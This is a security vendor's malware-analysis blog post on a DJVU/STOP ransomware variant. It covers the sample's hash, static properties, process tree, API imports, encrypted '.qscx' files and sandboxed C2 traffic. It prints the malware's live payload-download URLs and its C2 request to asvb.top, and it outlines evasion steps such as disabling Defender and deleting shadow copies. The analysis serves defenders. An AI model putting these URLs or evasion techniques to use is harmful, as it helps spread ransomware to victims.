DJVU Malware of STOP Ransomware Family Back with New Variant

cybleinc.com/2021/06/21/djvu-malware-of-stop-ransomware-family-back-with-new-variant/

June 21, 2021

In the course of our routine darkweb monitoring, the Cyble research team discovered a new variant of the DJVU malware that belongs to the STOP ransomware family. This new variant has become one of the most widespread file-encrypting viruses of 2021.


DJVU was first identified in December 2018. In addition to attacks in the United States, most of its victims are from Europe, Asia, South American, and Africa. The DJVU malware uses Advanced Encryption Standard (AES) or RSA cryptography algorithms for encrypting files in the victim machine.

The Cyble research team found a sample of the DJVU malware and performed the technical analysis. We have identified that the malware enters the systems of users when they download and execute malicious files masquerading as software cracks or keygens that allow users to use paid software for free by downloading from torrent.

Technical analysis

The payload which we have picked for analysis has a hash value of **c6c76994fa516093b3bb1250efa5e5427ff5e7f9aea044692f2b080b0084d21c**

The text section of the malware sample has a high entropy value, indicating that it is packed/encrypted. The malware has been developed using the C/C++ language, and its static information is shown in figure 1.



Detect It Easy v3.01

File name: ΛalWorkstation/Desktop/5251949506887680/c6c76994fa516093b3bb1250efa5e5427ff5e7f9aea044692f2b080b0084d21c.exe

File type: PE32

Entry point: 00402020

Base address: 00400000

Sections: 0005

TimeDateStamp: 2019-12-21 04:42:07

SizeOfImage: 00898000

Scan: Detect It Easy(DiE)

Endianness: LE

Mode: 32

Architecture: I386

Type: GUI

compiler: Microsoft Visual C/C++(2010)[libcmtd,wWinMain] S

linker: Microsoft Linker(10.0)[GUI32] S ?


☐ Deep scan

100%

167 msec

Figure 1 Static Information of the Sample


The screenshot below showcases a schematic representation of the processes (Process Tree) of the malware.



[illegible]	Process Monitor	C:\Users\MalW...	Sysinternals - www.sysinternals.com	DESKTOP-RR1A877\MalWorkstation	"C:\Users\MalW...	15-06-2021 04:1...	n/a
c6c76994fa516093b3bb1250efa5e5427ff5e7f9aea044692f2b080b0084d21c.exe (4032)		C:\Users\MalWor...		DESKTOP-RR1A877\MalWorkstation	"C:\Users\MalWo...	15-06-2021 04:15...	15-06-2021 04:15...
c6c76994fa516093b3bb1250efa5e5427ff5e7f9aea044692f2b080b0084d21c.exe (5000)		C:\Users\MalWor...		DESKTOP-RR1A877\MalWorkstation	"C:\Users\MalWo...	15-06-2021 04:15...	15-06-2021 04:15...
icacls.exe (2524)		C:\Windows\Sys...	Microsoft Corporation	DESKTOP-RR1A877\MalWorkstation	icacls "C:\Users\...	15-06-2021 04:15...	15-06-2021 04:15...
c6c76994fa516093b3bb1250efa5e5427ff5e7f9aea044692f2b080b0084d21c.exe (6724)		C:\Users\MalWor...		DESKTOP-RR1A877\MalWorkstation	"C:\Users\MalWo...	15-06-2021 04:15...	15-06-2021 04:15...
c6c76994fa516093b3bb1250efa5e5427ff5e7f9aea044692f2b080b0084d21c.exe (4376)		C:\Users\MalWor...		DESKTOP-RR1A877\MalWorkstation	"C:\Users\MalWo...	15-06-2021 04:15...	n/a
updatewin1.exe (5068)		C:\Users\MalWor...		DESKTOP-RR1A877\MalWorkstation	"C:\Users\MalWo...	15-06-2021 04:15...	15-06-2021 04:16...
Conhost.exe (6844)	Console Window ...	C:\Windows\Syst...	Microsoft Corporation	DESKTOP-RR1A877\MalWorkstation	\??\C:\Windows\...	15-06-2021 04:15...	15-06-2021 04:16...
updatewin2.exe (5688)		C:\Users\MalWor...		DESKTOP-RR1A877\MalWorkstation	"C:\Users\MalWo...	15-06-2021 04:15...	15-06-2021 04:16...
Conhost.exe (5556)	Console Window ...	C:\Windows\Syst...	Microsoft Corporation	DESKTOP-RR1A877\MalWorkstation	\??\C:\Windows\...	15-06-2021 04:15...	15-06-2021 04:16...
updatewin.exe (7048)		C:\Users\MalWor...		DESKTOP-RR1A877\MalWorkstation	"C:\Users\MalWo...	15-06-2021 04:15...	15-06-2021 04:16...
Conhost.exe (7068)	Console Window ...	C:\Windows\Syst...	Microsoft Corporation	DESKTOP-RR1A877\MalWorkstation	\??\C:\Windows\...	15-06-2021 04:15...	15-06-2021 04:16...
3.exe (6272)		C:\Users\MalWor...		DESKTOP-RR1A877\MalWorkstation	"C:\Users\MalWo...	15-06-2021 04:15...	15-06-2021 04:16...
Conhost.exe (6220)	Console Window ...	C:\Windows\Syst...	Microsoft Corporation	DESKTOP-RR1A877\MalWorkstation	\??\C:\Windows\...	15-06-2021 04:15...	15-06-2021 04:16...
4.exe (6116)		C:\Users\MalWor...		DESKTOP-RR1A877\MalWorkstation	"C:\Users\MalWo...	15-06-2021 04:15...	15-06-2021 04:16...
Conhost.exe (3864)	Console Window ...	C:\Windows\Syst...	Microsoft Corporation	DESKTOP-RR1A877\MalWorkstation	\??\C:\Windows\...	15-06-2021 04:15...	15-06-2021 04:16...
5.exe (6056)		C:\Users\MalWor...		DESKTOP-RR1A877\MalWorkstation	"C:\Users\MalWo...	15-06-2021 04:15...	15-06-2021 04:16...
Conhost.exe (4140)	Console Window ...	C:\Windows\Syst...	Microsoft Corporation	DESKTOP-RR1A877\MalWorkstation	\??\C:\Windows\...	15-06-2021 04:15...	15-06-2021 04:16...

Figure 2 Output of the Malware Process Tree

The screenshot below shows the API list, along with the anti-debugging APIs.




Function name
- sub_401000
- sub_401020
- sub_401060
- sub_401080
- sub_4010F0
- sub_401190
- sub_401240
- sub_4012E0
- sub_401360
- sub_4013A0
- sub_4013B0
- sub_401420
- sub_401450
- sub_401470
- std::_Init_locks::_Init_locks(void)
- std::_Init_locks::~_Init_locks(void)
- std::_Lockit::_Lockit(int)
- std::_Lockit::~_Lockit(void)
- __Mtxinit
- __Mtxdst
- unknown_libname_1
- sub_401620
- _perror
- __get_sys_err_msg
- sub_401780
- std::exception::exception(char const * const &)
- std::exception::exception(char const * const & int)

Address	Ordinal	Name	Library
004B4160		HeapSetInformation	KERNEL32
004B4164		GetStartupInfoW	KERNEL32
004B4168		EncodePointer	KERNEL32
004B416C		DecodePointer	KERNEL32
004B4170		InitializeCriticalSectionAndSpinCount	KERNEL32
004B4174		GetFileType	KERNEL32
004B4178		WideCharToMultiByte	KERNEL32
004B417C		GetConsoleCP	KERNEL32
004B4180		GetConsoleMode	KERNEL32
004B4184		TerminateProcess	KERNEL32
004B4188		GetCurrentProcess	KERNEL32
004B418C		UnhandledExceptionFilter	KERNEL32
004B4190		SetUnhandledExceptionFilter	KERNEL32
004B4194		IsDebuggerPresent	KERNEL32
004B4198		HeapValidate	KERNEL32
004B419C		IsBadReadPtr	KERNEL32
004B41A0		GetACP	KERNEL32
004B41A4		GetOEMCP	KERNEL32
004B41A8		GetCPInfo	KERNEL32
004B41AC		IsValidCodePage	KERNEL32
004B41B0		TlsAlloc	KERNEL32
004B41B4		TlsSetValue	KERNEL32
004B41B8		GetCurrentThreadId	KERNEL32
004B41BC		TlsFree	KERNEL32
004B41C0		SetLastError	KERNEL32
004B41C4		RaiseException	KERNEL32
004B41C8		QueryPerformanceCounter	KERNEL32
004B41CC		GetTickCount	KERNEL32

Figure 3 Windows API List Used in the Malware

The malware payload uses customized AES or RSA encryption algorithms for encrypting files and adding various extensions. In most cases, the infection by the DJVU ransomware can be instantly identified by victims because the files are added with an extension that specifies the name of the virus. The image below clearly shows that in the case of the malware sample we analysed, after encryption the files are appended with the extension ".QSCX".




sample.bin.zip.qscx	6/14/2021 7:56 PM	QSCX File
winrar-x64-601.exe.qscx	6/14/2021 7:56 PM	QSCX File
7z1900-x64.exe.qscx	6/14/2021 7:56 PM	QSCX File
010EditorWin64Installer11.0.1.exe.qscx	6/14/2021 7:56 PM	QSCX File
027119161d11ba87acc908a1d284b93a6b...	6/14/2021 7:56 PM	QSCX File
bintext303.zip.qscx	6/14/2021 7:56 PM	QSCX File
c04433797667c205da21d0b783bdbbbd6...	6/14/2021 7:56 PM	QSCX File
c04433797667c205da21d0b783bdbbbd6...	6/14/2021 7:56 PM	QSCX File
ChromeSetup.exe.qscx	6/14/2021 7:56 PM	QSCX File
hex_setup26.exe.qscx	6/14/2021 7:56 PM	QSCX File
jadx-gui-1.2.0-with-jre-win.zip.qscx	6/14/2021 7:56 PM	QSCX File
pestudio.zip.qscx	6/14/2021 7:56 PM	QSCX File
sample.bin.qscx	6/14/2021 7:56 PM	QSCX File
bintext303	6/14/2021 7:56 PM	File folder
pestudio	6/14/2021 7:56 PM	File folder

Figure 4 Encrypted Files in the Victim Machine

Command & Control Communication

Once the malware enters the victim machine, it performs an infection sequence in several steps. These involve modifying the system files, changing Windows registry entries, and deleting shadow volume copies to avoid file recovery. Next, the parent executable gets installed into the LocalAppData[5] and then downloads several child files: updatewin1.exe, updatewin2.exe, and 1.exe.

The image below showcases the process in which the malware tries to download and execute malicious payload files.



```
http://asvb.top/files/penelop/updatewin1.exe$run http://asvb.top/files/penelop/updatewin2.exe$run http://asvb.top/files/penelop
```

Figure 5 Payload Delivery and Execution

The image below shows the ransomware trying to download multiple stagers from various URLs.



Process Monitor - Sysinternals: www.sysinternals.com
INetSim
This is the INetSim default GUI binary
OK
INetSim
This is the INetSim default GUI binary
OK


Figure 6 Malware Downloading Stagers from Various URLs

Payload download URL: “hxxp://asvb.top/files/penelop/updatewin2[.]exe”

Here are the evasion techniques used by the malicious dropped files.

- Using a PowerShell script, the malware disables the functionalities of the Windows Defender Anti-virus, such as real-time protection.
- The malware also prevents users from requesting security assistance from various security provider websites by changing the victim’s Windows host files.

Once the encryption process is complete, the malware calls the C2 server with the unique ID based on the victims’ MAC address. As showcased in the image below, the C2 server then responds by providing a personal ID. The malware then generates a scheduled task called the Time Trigger Task that regularly encrypts newly added files.




```
0x00000000 - 0x00891cff ( 0x00895200 )
        Offset      Size      Type  String
8856    000fe578    00000025  U     input != nullptr && output != nullptr
8857    000fe5c4    00000010  A     bowsakkdestx.txt
8858    000fe5e0    00000024  A     8a4577dc-de55-4eb5-b48a-8a3eee60cd95
8859    000fe608    00000029  U     Software\Microsoft\Windows\CurrentVersion
8860    000fe65c    00000009  U     SysHelper
8861    000fe670    0000000b  U     C:\SystemID
8862    000fe688    0000001a  U     C:\SystemID\PersonalID.txt
8863    000fe6d8    00000006  A     &#160;
8864    000fe6e8    0000001c  A     Error encrypting message: %s
8865    000fe710    00000035  U     Microsoft Enhanced RSA and AES Cryptographic Provider
8866    000fe77c    0000001b  U     Microsoft Internet Explorer
8867    000fe7b4    0000001b  U     https://api.2ip.ua/geo.json
8868    000fe7ec    00000010  A     "country_code":"
8869    000fe82c
8870    000fe854
8871    000fe87c
8872    000fe890
8873    000fe8b8
8874    000fe8cc
8875    000fe8dc
8876    000fe900
8877    000fe910
8878    000fe920
8879    000fe934
```

```
PersonalID.txt    15-06-2021 05:07    Text Docu
```

```
1CWYcKrbjX1x3TNdvK18jYphw1eJfZy1dzTnE8t1
```

Figure 7 Personal ID of the Victim Machine Generated by the C2 Server

The following Wireshark image depicts the post-infection communication between the victim machine and the C2 server.



```
tcp.stream eq 3
No.  Time            Source           Destination      Protocol Length Info
118 134.085616540 192.168.199.132 192.168.199.131 TCP      66 7349 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
119 134.085628335 192.168.199.131 192.168.199.132 TCP      66 80 → 7349 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
120 134.085970869 192.168.199.132 192.168.199.131 TCP      60 7349 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
121 134.085970947 192.168.199.132 192.168.199.131 HTTP    186 GET /nddddhsspen6/get.php?pid=6D72AE0554B6CD5FF0A49B3B3415B42E HTTP/1.1
122 134.085997009 192.168.199.131 192.168.199.132 TCP      54 80 → 7349 [ACK] Seq=1 Ack=133 Win=64128 Len=0
123 134.100431846 192.168.199.131 192.168.199.132 TCP     204 80 → 7349 [PSH, ACK] Seq=1 Ack=133 Win=64128 Len=150 [TCP segment of a reassembled PDU]
124 134.100870010 192.168.199.132 192.168.199.131 TCP      60 7349 → 80 [ACK] Seq=133 Ack=151 Win=261888 Len=0
125 134.100883327 192.168.199.131 192.168.199.132 HTTP    312 HTTP/1.1 200 OK  (text/html)
126 134.101226060 192.168.199.132 192.168.199.131 TCP      60 7349 → 80 [ACK] Seq=133 Ack=409 Win=261632 Len=0
127 134.101667476 192.168.199.132 192.168.199.131 TCP      60 7349 → 80 [FIN, ACK] Seq=133 Ack=409 Win=261632 Len=0
128 134.102933014 192.168.199.131 192.168.199.132 TCP      54 80 → 7349 [FIN, ACK] Seq=409 Ack=134 Win=64128 Len=0
129 134.103281480 192.168.199.132 192.168.199.131 TCP      60 7349 → 80 [ACK] Seq=134 Ack=410 Win=261632 Len=0
```


```
GET /nddddhsspen6/get.php?pid=6D72AE0554B6CD5FF0A49B3B3415B42E HTTP/1.1
User-Agent: Microsoft Internet Explorer
Host: asvb.top

HTTP/1.1 200 OK
Server: INetSim HTTP Server
Connection: Close
Content-Type: text/html
Content-Length: 258
Date: Tue, 15 Jun 2021 03:18:27 GMT

<html>
  <head>
    <title>INetSim default HTML page</title>
  </head>
  <body>
    <p></p>
    <p align="center">This is the default HTML page for INetSim HTTP server fake mode.</p>
    <p align="center">This file is an HTML document.</p>
  </body>
</html>
```

Figure 8 Communication Traffic Between the Malware and the C2 Server


The image below illustrates the domain name with which the malware tries to communicate.



```
fakedns[INFO]: dom.query. 60 IN A 192.168.199.131
fakedns[INFO]: Response: slscr.update.microsoft.com -> 192.168.199.131
fakedns[INFO]: Response: ctldl.windowsupdate.com -> 192.168.199.131
fakedns[INFO]: Response: fe3cr.delivery.mp.microsoft.com -> 192.168.199.131
fakedns[INFO]: Response: fe3cr.delivery.mp.microsoft.com -> 192.168.199.131
fakedns[INFO]: Response: 7.c.8.f.7.b.5.6.8.8.f.f.e.8.5.0.0.0.0.0.0.0.0.0.0.0.0.0.0.8.e.f.ip6.arpa -> 192.168.199.131
fakedns[INFO]: Response: 2.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa -> 192.168.199.131
fakedns[INFO]: Response: 131.199.168.192.in-addr.arpa -> 192.168.199.131
fakedns[INFO]: Response: wj32.org -> 192.168.199.131
fakedns[INFO]: Response: ctldl.windowsupdate.com -> 192.168.199.131
fakedns[INFO]: Response: processhacker.sourceforge.net -> 192.168.199.131
fakedns[INFO]: Response: api.2ip.ua -> 192.168.199.131
fakedns[INFO]: Response: asvb.top -> 192.168.199.131
